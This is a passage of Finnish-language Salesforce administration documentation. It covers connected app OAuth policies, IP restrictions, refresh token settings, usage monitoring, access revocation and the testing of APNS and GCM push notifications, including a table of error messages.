Voit hallita näitä asennettuja yhdistettyjä sovelluksia kirjoittamalla Määitykset-valikon *Pikahaku*-kenttään *Yhdistetyt sovellukset* ja valitsemalla yhdistettyjen sovellusten hallintavaihtoehto. Tällöin näet Salesforceen automaattisesti asennetut yhdistetyt sovellukset, jotka näytetään luettelossa hallittavista paketeista asennettuina sovelluksina muiden asennettujen yhdistettyjen sovelluksiesi kanssa.

KATSO MYÖS:

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

Yhdistetyn sovelluksen muokkaaminen

KÄYTTÄJOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Voit muokata yhdistetyn sovelluksen asetuksia ja käyttöoikeuksia.

- Kirjoita Määitykset-valikon *Pikahaku*-kenttään *Yhdistetyt sovellukset* ja valitse yhdistettyjen sovellusten hallintavaihtoehto.
 - Napsauta muokattavan sovelluksen nimen vierestä **Muokkaa**. (Voit tarkastella yhdistetyn sovelluksen lisätietosivua napsauttamalla sovelluksen nimeä.)
- Seuraavat OAuth-käytännöt ovat käytettävissä kaikissa OAuthia käyttävissä yhdistetyissä sovelluksissa.
 - Hyväksytyt käyttäjät määrittää kuka voi käyttää sovellusta.
 - Kaikki käyttäjät voivat valtuuttaa itse: Oletusasetus. Kuka tahansa organisaatiossa voi valtuuttaa sovelluksen itse. Tämä asetus tarkoittaa, että käyttäjien täytyy hyväksyä sovellus käyttäessään sitä ensimmäistä kertaa.
 - Pääkäyttäjän hyväksymät käyttäjät on esivaltuutettu: Käyttöoikeudet ovat rajallisia käyttäjille, joille on määritetty profiili tai käyttöoikeusjoukko, mutta näiden käyttäjien ei tarvitse hyväksyä sovellusta käyttääkseen sitä. Group Edition -organisaatiossa tämä asetus estää sovelluksen käyttöoikeuden kaikilta käyttäjiltä. Hallitse sovelluksen profiileja

muokkaamalla kunkin profiilin Yhdistetyn sovelluksen käyttöoikeudet -luetteloa (paitsi Group Edition -organisaatiossa). Hallitse sovelluksen käyttöoikeusjoukkoja muokkaamalla kunkin käyttöoikeusjoukon Kohdistetut yhdistetyt sovellukset -luetteloa.



Varoitus: Jos vaihdat vaihtoehdon **Kaikki käyttäjät** voivat valtuuttaa itsensä vaihtoehtoon **Pääkäyttäjän hyväksymät käyttäjät** on esivaltuutettu, kaikki tällä hetkellä sovellusta käyttäjät menettävät käyttöoikeutensa, elleivät he kuulu sovellukselle määrittämääsi käyttöoikeusjoukkoon tai profiiliin.



Note: Jos käyttäjän profiili tai käyttöoikeusjoukko sisältää kaikkien API-asiakassovellusten käyttöoikeuden, **Pääkäyttäjän hyväksymät käyttäjät** on esivaltuutettu -käytäntö voidaan ohittaa. Tämä käyttöoikeus on käytettävissä vain, jos "Vain pääkäyttäjän hyväksymät sovellukset" -organisaatio-oikeus on käytössä. Kaikkien API-asiakassovellusten käyttöoikeus sallii muiden kuin pääkäyttäjien käyttää sovellusta ja suorittaa sen, vaikka yhdistetyn sovelluksen asetukset vaatisivatkin pääkäyttäjän hyväksymiä käyttäjiä ja "Vain pääkäyttäjät hyväksymät sovellukset" -organisaatio-oikeus olisi käytössä. Tämä käyttöoikeuksien yhdistelmä sallii tiettyjen käyttäjien, kuten lyhytkestoisten urakoitsijoiden, käyttää yhdistettyä sovellusta väliaikaisesti.

- **IP-rentoutukset** viittaa IP-rentoutuksiin, jotka koskevat yhdistetyn sovelluksen käyttäjiä. IP-alueet toimivat OAuthia käyttävien yhdistettyjen sovellusten kanssa, mutta eivät SAML:ia käyttävien yhdistettyjen sovellusten kanssa. Pääkäyttäjä voi soveltaa näitä rajoituksia tai ohittaa ne valitsemalla jonkin seuraavista vaihtoehdoista.
 - **Käytä IP-rajoituksia:** Oletusasetus. Organisaation IP-rajoitukset, kuten käyttäjän profiilissa määritetyt IP-alueet, koskevat tämän sovelluksen käyttäjää.
 - **Pura IP-rajoitukset toisella tekijällä:** Tämän sovelluksen käyttäjä ohittaa organisaation IP-rajoitukset, jos kumpi tahansa näistä ehdoista täyttyy:
 - Sovelluksella on sallittuja IP-alueita ja käyttää Web-palvelimen OAuth-todennuskulkua. Vain sallituista IP-osoitteista tulevat pyynnöt hyväksytään.
 - Sovelluksella ei ole sallittuja IP-alueita, se käyttää Web-palvelimen tai käyttäjäagentin OAuth-todennuskulkua ja käyttäjä vahvistaa henkilöllisyytensä onnistuneesti.
 - **Pura IP-rajoitukset:** Mitkään IP-rajoitukset eivät koske tämän yhdistetyn sovelluksen käyttäjää.
- **Päivitysvaltuuden käytäntö** määrittää päivitysvaltuuden voimassaoloajan. OAuthia käyttävät yhdistetyt sovellukset käyttävät päivitysvaltuuksia aloittaakseen uudet istunnot ilman, että käyttäjän tarvitsee syöttää tunnuksensa. Yhdistetty sovellus yksinkertaisesti vaihtaa päivitysvaltuuden uuteen istuntoon. Pääkäyttäjät hallitsevat päivitysvaltuuksien voimassaoloaikaa päivitysvaltuuksien käytännöllä. Vaihtoehdot ovat alla.



Note: Jos istuntoasetusten **Sovella sisäänkirjautumisen IP-alueita** kaikkiin pyyntöihin -vaihtoehto on otettu käyttöön, se vaikuttaa IP-rajoitusten lieventämiseen. Lisätietoja on kohdassa [Yhdistettyjen sovellusten IP-rajoitusten lieventäminen ja jatkuva IP-rajoitusten käyttö](#) sivulla 167.

- **Päivitysvaltuus on voimassa, kunnes se kumotaan.** Tämä asetus on oletusvaihtoehto. Se määrittää, että valtuutta käytetään rajoituksetta, kunnes käyttäjä tai pääkäyttäjä kumoaa sen. Kumoa valtuudet käyttäjän lisätietosivulta kohdasta Yhdistetyt OAuth-sovellukset tai Yhdistettyjen OAuth-sovellusten käyttö -raportista.
- **Päivitysvaltuus vanhenee heti.** Tämä asetus määrittää, että päivitysvaltuus erääntyy heti. Käyttäjä voi käyttää jo annettua käyttöoikeusvaltuutta (nykyistä istuntoa), mutta ei voi käyttää päivitysvaltuutta uuden istunnon aloittamiseen.
- **Päivitysvaltuus vanhenee, jos sitä ei käytetä n.** Tämä asetus määrittää, että valtuus vanhenee, jos sitä ei käytetä määritettyyn aikaan. Jos kentän arvo on esimerkiksi 7 päivää ja päivitysvaltuutta ei vaihdeta uuteen istuntoon seitsemän päivän aikana, seuraava yritys käyttää valtuutta epäonnistuu. Valtuus vanheni eikä se voi luoda enää uusia istuntoja. Jos päivitysvaltuus käytetään onnistuneesti 7 päivän aikana, voimassaoloajan laskuri nollautuu ja valtuus on jälleen voimassa 7 päivän ajan.

- Päivitysvaltuus vanhenee `n` jälkeen. Tämä asetus määrittää, että päivitysvaltuus vanhenee tietyn ajan kuluessa. Jos käytäntö on esimerkiksi `1 päivä`, päivitysvaltuutta voidaan käyttää uuden istunnon aloittamiseen 24 tunnin ajan. 24 tunnin jälkeen päivitysvaltuutta ei voi enää käyttää.

Käyttäjän istuntoa voidaan hallita käytön perusteella. Sen voimassaoloaika määritetään yhdistetyn sovelluksen, käyttäjäprofiilin tai organisaation istuntoasetusten aikakatkaisun arvolla (tässä järjestyksessä). Päivitysvaltuuden käytäntö lasketaan vain annetun päivitysvaltuuden käytön aikana eikä se vaikuta käyttäjän nykyiseen istuntoon. Päivitysvaltuudet vaaditaan vain, kun käyttäjän istunto vanhenee tai ei ole enää käytettävissä. Jos esimerkiksi määrität Päivitysvaltuuden käytäntö -arvoksi Päivitysvaltuus vanhenee 1 tunnin jälkeen ja käyttäjä käyttää sovellusta 2 tunnin ajan, häntä ei pakoteta todentamaan itseään 1 tunnin jälkeen. Käyttäjän täytyy todentaa itsensä uudelleen vasta, kun istunto vanhenee ja sovellus yrittää vaihtaa sen päivitysvaltuuksia uuteen istuntoon.

- Aikakatkaisuarvo on saatavilla vain OAuthia käyttäville yhdistetyille sovelluksille. Tämä arvo määrittää yhdistetyn sovelluksen istunnon käyttöoikeusvaltuuksien vanhentumisen. Jos et määritä arvoa tai valittuna on *Ei mitään* (oletusarvo), Salesforce käyttää käyttäjäprofiilin aikakatkaisuarvoa. Jos arvoa ei ole määritetty profiilissa, Salesforce käyttää organisaation istuntoasetuksissa olevaa aikakatkaisuarvoa.
- Myös yhdistetyn sovelluksen nykyiset käyttöoikeudet näytetään tässä.

Jos yhdistetty sovelluksesi on esitysalue-sovellus, joka käyttää allekirjoitetun pyynnön todennusta, tee näin:

- Määritä Sallitut käyttäjät -asetukseksi Pääkäyttäjän hyväksymät käyttäjät on esivaltuutettu.
- Aseta Vanhenna ja Päivitä Tunnukset arvoon Ensimmäinen sovelluksen käyttökert.
- Myönnä käyttäjille käyttöoikeus profiilien tai käyttöoikeusjoukkojen avulla.

- Istuntotason käytäntö on käytettävissä kaikissa yhdistetyissä sovelluksissa. Jos haluat vaatia käyttäjiä syöttämään aikaan perustuvan käyttövaltuuden käyttääkseen sovellusta, valitse Korkea luottamus -istunto vaaditaan -vaihtoehto.
- Kaikille yhdistetyille sovelluksille on saatavilla perustietoja. Jos sovelluksesi on kuitenkin esitysalue-sovellus, näiden kenttien arvoja ei käytetä. Sen sijaan käytetään esitysalue-sovelluksen URL-osoitetta, joka määritettiin yhdistetyn sovelluksen luonnin yhteydessä.
 - Aloitus-URL on käytössä, jos yhdistetty sovellus käyttää kertakirjautumista. Määritä URL osoittamaan tässä tapauksessa sivuun, josta käyttäjä aloittaa todennuksen. Tämä sijainti näytetään myös sovellusten vaihtovalikossa.
 - Mobiilialoitus-URL ohjaa käyttäjät tiettyyn sijaintiin, kun sovellusta käytetään mobiililaitteesta.
- Mobiilisovelluksen asetukset ovat käytettävissä yhdistetyille mobiilisovelluksille, jotka käyttävät PIN-suojasta.
 - Vaadi PIN tämän ajan kuluessa määrittää, kuinka kauan sovellus pysyy auki käyttämättömänä, minkä jälkeen se lukitsee itsensä ja vaatii PIN-koodin ennen jatkamista. Sallitut arvot ovat ei mitään (ei lukitusta), 1, 5, 10 ja 30 minuuttia. Tämä käytäntö pannaan toimeen vain, jos vastaava PIN-koodin pituus on määritetty. Käytännön toimeenpano on yhdistetyn sovelluksen vastuulla. Salesforce Mobile SDK:llä kirjoitetut sovellukset voivat toimeenpanna tämän käytännön tai sovellus voi lukea käytännön UserInfo-palvelusta ja toimeenpanna sen.



Note: Tämä asetus ei vanhenna käyttäjän istuntoa. Kun istunto vanhentuu, koska sitä ei ole käytetty hetkeen, tämä käytäntö vaatii käyttäjää syöttämään PIN-koodinsa jatkaakseen tämänhetkistä istuntoa.

- PIN-koodin pituus määrittää todennuksen vahvistamisen tunnusnumeron pituuden. Pituus voi olla 4–8 merkkiä.
- Mukautetut attribuutit ovat käytettävissä kaikissa yhdistetyissä sovelluksissa. Kehittäjät voivat määrittää yhdistetyille sovellukselle mukautettua SAML-metadataa tai mukautettuja OAuth-attribuutteja. Pääkäyttäjät voivat poistaa tai muokata näitä attribuutteja tai lisätä mukautettuja attribuutteja. Pääkäyttäjien poistamat, muokkaamat tai lisäämät attribuutit korvaavat kehittäjien määrittämät attribuutit. Lisätietoja on kohdasta [Yhdistetyn sovelluksen muokkaaminen, pakkaaminen tai poistaminen](#) sivulla 164.

Mukautettu yhdistetyn sovelluksen käsittelijä

Mukauta yhdistetyn sovelluksen toimintatapoja Apexillä. Luo luokka, joka laajentaa Apex-luokkaa `ConnectedAppPlugin`, ja liitä se yhdistettyyn sovellukseen. Tämä luokka voi tukea uusia todennusprotokollia tai vastata käyttäjäattribuutteihin liiketoimintaprosessia hyödyntävällä tavalla.

Liitännäinen suoritetaan käyttäjätilin puolesta. Valitse `Suorita käyttäjänä` -kenttään liitännäisen käyttäjä. Jos käyttäjää ei ole vahvistettu yhdistetylle sovellukselle, tee niin `authorize`-metodilla. Lisätietoja on `ConnectedAppPlugin`-luokan osiassa [Force.com Apex Code Developer's Guide](#) -oppaassa.

KATSO MYÖS:

[Yhdistetyn sovelluksen muokkaaminen](#)

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

Yhdistetyn sovelluksen käytön valvonta

KÄYTTÄJAOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Voit tarkastella organisaation yhdistettyjen sovellusten käyttöön liittyviä tietoja kirjoittamalla Määritykset-valikon `Pikahaku`-kenttään *Yhdistettyjen sovellusten OAuth-käyttö* ja valitsemalla **Yhdistettyjen sovellusten OAuth-käyttö**. Näyttöön avautuu luettelo yhdistetyistä sovelluksista ja niiden tiedoista.

Yhdistetty sovellus

Sovelluksen nimi. Luettelossa ei näytetä yhdistettyjä sovelluksia, jotka on asennettu, mutta joita kukaan ei ole vielä käyttänyt.

Näytä sovelluksen tiedot

Napsauta **Näytä sovelluksen tiedot** siirtyäksesi yhdistetyn sovelluksen lisätietosivulle. Jos yhdistettyä sovellusta ei ole asennettu, napsauta **Asenna**.

Käyttäjien määrä

Sovelluksen suorittaneiden käyttäjien määrä. Napsauta Käyttäjien määrä -arvoa nähdäksesi tietoja käyttäjistä, kuten:

- Milloin he käyttivät sovellusta ensimmäistä kertaa
- Milloin he käyttivät sovellusta viimeksi
- Kuinka monta kertaa he ovat käyttäneet sovellusta yhteensä

Yhdistetyn sovelluksen käyttäjän käyttötiedot -sivulta voit lopettaa käyttäjän käyttöoikeuden hänen tämänhetkiseen istuntoonsa napsauttamalla henkilön riviltä **Kumoa**-toimintoa. Voit myös napsauttaa **Kumoa kaikki** -painiketta sivun ylälaidasta kirjataksesi kaikki yhdistetyn sovelluksen käyttäjät kerralla ulos.

Toiminto

Napsauta **Estä** lopettaaksesi yhdistetyn sovelluksen kaikkien käyttäjien tämänhetkiset istunnot ja estääksesi kaikki uudet istunnot. Sovelluksen estäminen ei ole pysyvää. Myöhemmin voit napsauttaa **Kumoa esto** salliaksesi käyttäjien kirjautua sisään sovellukseen ja käyttää sitä.

OAuth-käyttöoikeuksien hallinta yhdistetyille sovelluksillesi

Yhdistetty sovellus integroituu Salesforceen kanssa API:n avulla. Yhdistetyt sovellukset käyttävät tavallisia SAML- ja OAuth-protokollia valtuutukseen, kertakirjautumisen tarjontaan ja tarjotakseen valtuuksia SalesforceAPI:n kanssa käyttämiseen. Tavallisten OAuth-kykyjen lisäksi yhdistetyt sovellukset sallivat pääkäyttäjien määrittää useita suojauskäytäntöjä ja hallita tarkasti, kuka voi käyttää vastaavia sovelluksia. Kaikki yhdistetyt sovellukset on integroitu Salesforceen siten, että ne voivat käyttää Salesforce-tietojasi alijoukkoja, kun olet myöntänyt kullekin sovellukselle käyttöoikeuden.

Henkilötiedoissasi on luettelo kaikista yhdistetyistä sovelluksista, joilla on lupa käyttää Salesforce-tietojasi.

1. Kirjoita henkilökohtaisten asetustesi **Pikahaku**-kenttään *Käyttäjän lisätiedot* ja valitse **Käyttäjän lisätiedot**. Eikö tuloksia löydy? Kirjoita **Pikahaku**-kenttään *Henkilökohtaiset* ja valitse **Henkilökohtaiset**.
2. Yhdistetyt OAuth-sovellukset -osiosta voit suorittaa seuraavat toimet:
 - Tarkastele tietoja kustakin etäkäyttösovelluksesta, joihin sinulla on käyttöoikeus samoin kuin niiden kertojen lukumäärää ja viimeistä kertaa, kun sovellus yritti käyttää tietojasi.



Note:

- Sovellus saattaa olla luetteluna useammin kuin kerran. Joka kerta kun annat käyttöoikeuden sovellukseen, se sisältää uuden käyttöoikeustunnuksen. Päivitysvaltuuksien pyynnöt nostavat sovellukselle näytettävää *Käytön määrä* -arvoa. Sinun täytyy antaa käyttöoikeus Salesforce-tietoihisi kullekin laitteelle, jota käytät, esimerkiksi sekä kannettavalle tietokoneelle että pöytäkoneelle. Oletusraja on viisi käyttöoikeustunnusta kullekin sovellukselle. Uudemmat sovellukset (jotka käyttävät OAuth 2.0 -protokollaa) hyväksytään automaattisesti lisälaitteille, kun olet myöntänyt käyttöoikeuden kerran. OAuth 2.0 -sovellukset saattavat olla luetteluna useampaan kertaan. Taulukon kukin rivi osoittaa yksilöllistä oikeutta, joten jos sovellus pyytää useita valtuuksia eri vaikutusalueilla, näet saman sovelluksen monta kertaa.
- Vaikka yhdistetty sovellus yritti ja epäonnistui käyttämään tietojasi, koska sen sisäänkirjautuminen ei onnistunut, *Käyttökertojen määrä* - ja *Viimeksi käytetty* -kentät päivitetään silti.
- Napsauta **Kumoa** kumotaksesi sovelluksen käyttöoikeudet. Kun olet peruuttanut sovelluksen, sovellus ei voi enää käyttää tuota kyseistä etäkäyttövaltuutuksen valtuutusta Salesforce -tietojasi käyttäkseen.



Tärkeää: Sinun täytyy peruuttaa kaikki käyttöoikeustunnukset määrätyle sovellukselle estääksesi sitä käyttämästä Salesforce-tietojasi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa

Salesforce Classic Mobile ei ole käytettävissä **Database.com**-versiossa

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Jos käytät Salesforce Classic Mobile-sovellusta ja haluat käyttää uutta mobiililaitetta, lataa sovellus uudelle laitteelle ja kirjaudu sisään. Sinun ei tarvitse kumota valtuutta vanhalla laitteella, sillä Salesforce luo automaattisesti uuden.

KATSO MYÖS:

[Yhdistetyt sovellukset](#)

[Yhdistetyn sovelluksen luominen](#)

[Yhdistetyn sovelluksen muokkaaminen](#)

Työntöilmoitusten testaaminen

Jos haluat testata työntöilmoitusten määritykset, käytä Lähetä testi-ilmoitus -sivua. Lähetä testi-ilmoitus -sivun avulla voit määrittää kaksisuuntaisten työntöilmoitusten vikoja synkronoidulla mekanismilla ilman, että sinun täytyisi määrittää Apex- tai REST-kutsuja. Se voi myös tarjota tietoja siitä, mitä tapahtuu todellisten työntöilmoitusten ei-synkronoidun ympäristön kulsseissa.

Työntöilmoitusten rajoitukset

Kunkin Salesforce-organisaatioosi liittyvän mobiilisovelluksen sallimien työntöilmoitusten enimmäismäärä riippuu sovellukseksi tyypistä.

Mobiilisovelluksen tyyppi	Ilmoitus enimmäismäärä per sovellus per päivä
Salesforce tarjoamat (esimerkiksi Salesforce1)	50 000
Yhtiösi kehittämät ja työntekijöiden sisäiseen käyttöön tarkoitetut	35 000
AppExchange-palvelusta asennetut	5 000

Vain *toimitettavat* ilmoitukset lasketaan tähän rajoitukseen. Oletetaan esimerkiksi, että ilmoitus lähetetään 1 000:lle yhtiösi työntekijälle, mutta 100 työntekijää ei ole vielä asentanut mobiilisovellusta. Rajoitukseen lasketaan vain ilmoitukset, jotka lähetetään 900:lle mobiilisovelluksen asentaneelle käyttäjälle.

Testityöntöilmoitus-sivulta luodut testityöntöilmoitukset on rajoitettu yhdelle vastaanottajalle. Testityöntöilmoitukset lasketaan sovelluksen päivittäisiin työntöilmoitusten rajoituksiin.

Tietoja Lähetä testi-ilmoitus -sivusta

Lähetä testi-ilmoitus -sivu käyttää Apple Push Notification Service (APNS)- tai Google Cloud Messaging for Android (GCM) -määrityksistäsi saatuja tietoja synkronoidun työntömekanismin määrittämiseen. Valitse työntöilmoitukset vastaanottava laite syöttämällä yhteysvaltuuden merkkijono. Jos et tiedä valtuuden merkkijonoa, voit käyttää Haku-työkalua valitaksesi sen yhdistettyyn sovellukseesi rekisteröityjen laitteiden luettelosta. Haku-työkalu näyttää automaattisesti viisi viimeksi rekisteröityä laitetta. Voit myös syöttää käyttäjän nimen hakeaksesi hänelle rekisteröityjä laitteita.

Voit valita Android GCM -työntöilmoituksia varten Kuivaharjoittelu-vaihtoehtoon testataksesi GCM-määrityksiäsi. Tämä vaihtoehto lähettää ilmoituksen GCM-palvelimelle, mutta ei välitä sitä laitteelle.

Jokainen työntöyritys palauttaa tilaviestin, joka ilmoittaa, onnistuiko vai epäonnistuko se. Viestien selitykset ovat kohdassa [Työntöilmoitusten virheviestit](#). Katso lisätietoja täältä:

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessa

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

KÄYTTÄJOIKEUDET

Testityöntöilmoitusten lähettäminen
Testityöntöilmoitukset-sivulta:

- Apex-laadintaoikeus

JA

Yhdistettyjen sovellusten hallintaoikeus

- developer.apple.com saadaksesi lisätietoja Apple APNS -työntöilmoituksista.
- developer.android.com saadaksesi lisätietoja GCM for Android -työntöilmoituksista.

Testisivulle siirtyminen:

1. Kirjoita Määrittäminen-valikon *Pikahaku*-kenttään *Sovellukset* ja valitse **Sovellukset**.
2. Napsauta yhdistetyn sovelluksesi nimeä.
3. Napsauta Tuettu työntöalusta -kohdan vierestä **Lähetä testi-ilmoitus**. Tämä linkki näytetään vain, jos olet määrittänyt yhdistetyn sovelluksesi tukemaan mobiileja työntöilmoituksia.



Note: Varmista, että yhdistetyn sovelluksesi mobiiliasetukset on määritetty oikein ennen kuin yrität lähettää testityöntöilmoituksia. Lisätietoja on kohdassa [Yhdistetyn sovelluksen luominen](#).

Työntöilmoitukset eivät ole käytettävissä konsolissa Professional Edition -versiolla.

TÄSSÄ OSIOSSA:

[Testityöntöilmoitusten lähettäminen APNS-palveluun](#)

Jos haluat testata työntöilmoitusten määrittäminen pikaisesti Apple Push Notification Service (APNS) -palvelua varten, käytä Lähetä testi-ilmoitus -sivua.

[Testityöntöilmoitusten lähettäminen GCM-palveluun Androidia varten](#)

Jos haluat testata työntöilmoitusten määrittäminen pikaisesti Google Cloud Messaging -palveluun Androidia (GCM) varten, käytä Lähetä testi-ilmoitus -sivua.

[Työntöilmoitusten virheviestit](#)

Jos saat virheviestin lähettäessäsi työntöilmoitusta Lähetä testi-ilmoitus -sivulta, katso ehdotuksia ongelman ratkaisemiseen alla olevasta taulukosta.

Testityöntöilmoitusten lähettäminen APNS-palveluun

Jos haluat testata työntöilmoitusten määrittäminen pikaisesti Apple Push Notification Service (APNS) -palvelua varten, käytä Lähetä testi-ilmoitus -sivua.

1. Syötä Vastaanottaja-kenttään yhteysvaltuuden merkkijono TAI hae vastaanottajaa napsauttamalla Hae  ja valitse jokin hakutuloksista. Hakutulosten luettelo näyttää oletusarvoisesti viisi viimeksi yhdistetylle sovelluksellesi rekisteröityä laitetta.
 - a. Jos haluat löytää muita laitteita, syötä käyttäjänimi Hae-tekstikenttään.
 - b. Napsauta **Siirry** nähdäksesi luettelon laitteista, jotka on tällä hetkellä rekisteröity kyseisellä käyttäjänimellä.
2. Jos kyseessä on Hälytys, syötä hälytysviesti tai sanasto Applen ohjeiden mukaan.
3. Jos kyseessä on Badge, syötä badge-numero tai 0, eli ei badgea.
4. Jos kyseessä on Ääni, anna äänitiedoston nimi sovellus-bundleen tai kirjoita *default* käyttääksesi järjestelmän oletusarvoista hälytysääntä.
5. Jos haluat käyttää mukautettua tietosisältöä, syötä tietosisällön JSON-arvo Mukautettu tietosisältö -kenttään.
6. Napsauta **Lähetä** lähettääksesi testityöntöilmoituksen tai napsauta **Tyhjennä** tyhjentääksesi lomakkeen.

KATSO MYÖS:

[Työntöilmoitusten testaaminen](#)

Testityöntöilmoitusten lähettäminen GCM-palveluun Androidia varten

Jos haluat testata työntöilmoitusten määrittäykset pikaisesti Google Cloud Messaging -palveluun Androidia (GCM) varten, käytä Lähetä testi-ilmoitus -sivua.

1. Syötä Vastaanottaja-kenttään yhteysvaltuuden merkkijono TAI hae vastaanottajaa napsauttamalla Hae  ja valitse jokin hakutuloksista. Hakutulosten luettelo näyttää oletusarvoisesti viisi viimeksi yhdistetylle sovelluksellesi rekisteröityä laitetta.
 - a. Jos haluat löytää muita laitteita, syötä käyttäjänimi Hae-tekstikenttään.
 - b. Napsauta **Siirry** nähdäksesi luettelon laitteista, jotka on tällä hetkellä rekisteröity kyseisellä käyttäjänimellä.
2. Syötä tietosisällölle JSON-arvo, joka sisältää viestisi.
3. Jos haluat lähettää työntöilmoituksen vain GCM-palvelimeen, valitse **Kuivaharjoittelu**.
4. Napsauta **Lähetä** lähettääksesi testityöntöilmoituksen tai napsauta **Tyhjennä** tyhjentääksesi lomakkeen.

KATSO MYÖS:

[Työntöilmoitusten testaaminen](#)

Työntöilmoitusten virheviestit

Jos saat virheviestin lähettäessäsi työntöilmoitusta Lähetä testi-ilmoitus -sivulta, katso ehdotuksia ongelman ratkaisemiseen alla olevasta taulukosta.

Viesti	Ehdotettu ratkaisu
Päivittäinen työntöilmoitusten rajoitus on ylitetty tälle yhdistetylle sovellukselle	Koska päivittäinen rajoitus on ehdoton, ratkaisua ongelmaan ei ole.
Apple-työntöilmoitusten palvelu ei hyväksy sertifikaattia	Korvaa sertifikaatti toimivalla tyyppillä.
Sertifikaatti on kumottu	Tarjoa voimassa oleva sertifikaatti.
Sertifikaatti on vanhentunut	Uudista sertifikaatti.
Sertifikaatti ei ole vielä käypä	Yritä myöhemmin uudelleen.
Virheellinen sertifikaatti tai salasana	Korvaa sertifikaatti toimivalla tyyppillä.
Virheellinen vastaanottaja tai tietosisältö	Tarkasta syöttämäsi tiedot virheiden varalta.
Tietosisältö ylittää enimmäiskoon	Pienennä tietosisällön kokoa.
Työntöilmoitusten asetusten lataaminen epäonnistui	Varmista, että yhdistetty sovellus sisältää asetukset.
Vastaanottaja-kenttä sisältää virheellisen laitevaltuuden	Tarjoa toimiva laitevaltuus.
Laitevaltuuden pituus ei kelpaa	Valtuus syötettiin väärin tai se on korruptoitunut. Syötä valtuus uudelleen.
Virhe lähetettäessä ilmoitusta. Varmista, että sertifikaatti on asianmukainen Apple-ympäristölle.	Varmista, että käytät oikeaa sertifikaattia (esimerkiksi sandbox vai tuotanto).
Apple-työntöilmoituspalvelu ei ole käytettävissä.	Yritä myöhemmin uudelleen.
Yhteyden muodostaminen Apple-työntöilmoituspalveluun epäonnistui	Yritä myöhemmin uudelleen.

Viesti	Ehdotettu ratkaisu
Yhteyden muodostaminen Salesforce-välityspalvelimeen epäonnistui. Ota yhteyttä Salesforce:en, jos ongelma ei katoa.	Yritä myöhemmin uudelleen.
Salesforce:n välityspalvelin esti pyynnön Ota yhteyttä Salesforce:en, jos ongelma ei katoa.	Yritä myöhemmin uudelleen.
Apple-työntöilmoituspalvelu palautti tuntemattoman virheen	Ota yhteyttä Appleen tai yritä myöhemmin uudelleen.
Badgen on oltava numero	Syötä badge-arvo uudelleen kokonaislukuna.
Tietosisällön täytyy olla kelvollisessa JSON-muodossa	Muotoilu tietosisältö oikein.
Sinun täytyy syöttää arvo vähintään yhdelle näistä kentistä: Hälytys, Badge, Ääni tai Mukautettu tietosisältö	Syötä käypä arvo jollekin näistä kentistä.
Vastaanottaja vaaditaan	Tarjoa laitevaltuus.
Google Cloud Messaging -todennusvirhe	Tarkasta GCM-dokumentaatio osoitteesta developer.android.com . Mahdolliset syyt: - Todennuksen otsikko puuttuu tai sisältää virheellisen syntaksin. - Virheellinen projektinumero lähetettiin avaimena. - Avain on käypä, mutta GCM-palvelu ei ole käytössä. - Pyyntö tuli palvelimelta, joka ei sisälly luotettuihin palvelinavainten IP-osoitteisiin.
Sisäinen virhe Google Cloud Messaging -palvelimessa, palvelin saattaa olla hetkellisesti poissa käytöstä	Yritä myöhemmin uudelleen.
Vastaanottaja-kentän rekisteröintitunnus on muotoiltu väärin	Varmista, että mobiilisovellus tarjoaa käypää rekisteröintitunnusta, tai syötä käypä rekisteröintitunnus manuaalisesti.
Tietosisältö ylittää enimmäiskoon	Pienennä tietosisällön kokoa.
Vastaanottaja-kenttä sisältää rekisteröintitunnuksen, joka ei ole käypä yhdistetyn sovelluksen API-palvelinavaimelle	Anna sovellukselle oikea palvelinavain.
Vastaanottaja vaaditaan	Valitse vastaanottaja tai anna rekisteröintitunnus.
Vastaanottaja-kenttä sisältää virheellisen rekisteröintitunnuksen	Päivitä vastaanottajan laitteen rekisteröintitunnus
GCM-palvelin palautti tuntemattoman virheen. Ota yhteyttä SFDC:n tukitiimiin.	Ota yhteyttä salesforce.com:iin.
Ilmeni tuntematon virhe. Ota yhteyttä SFDC:n tukitiimiin.	Ota yhteyttä salesforce.com:iin.

KATSO MYÖS:

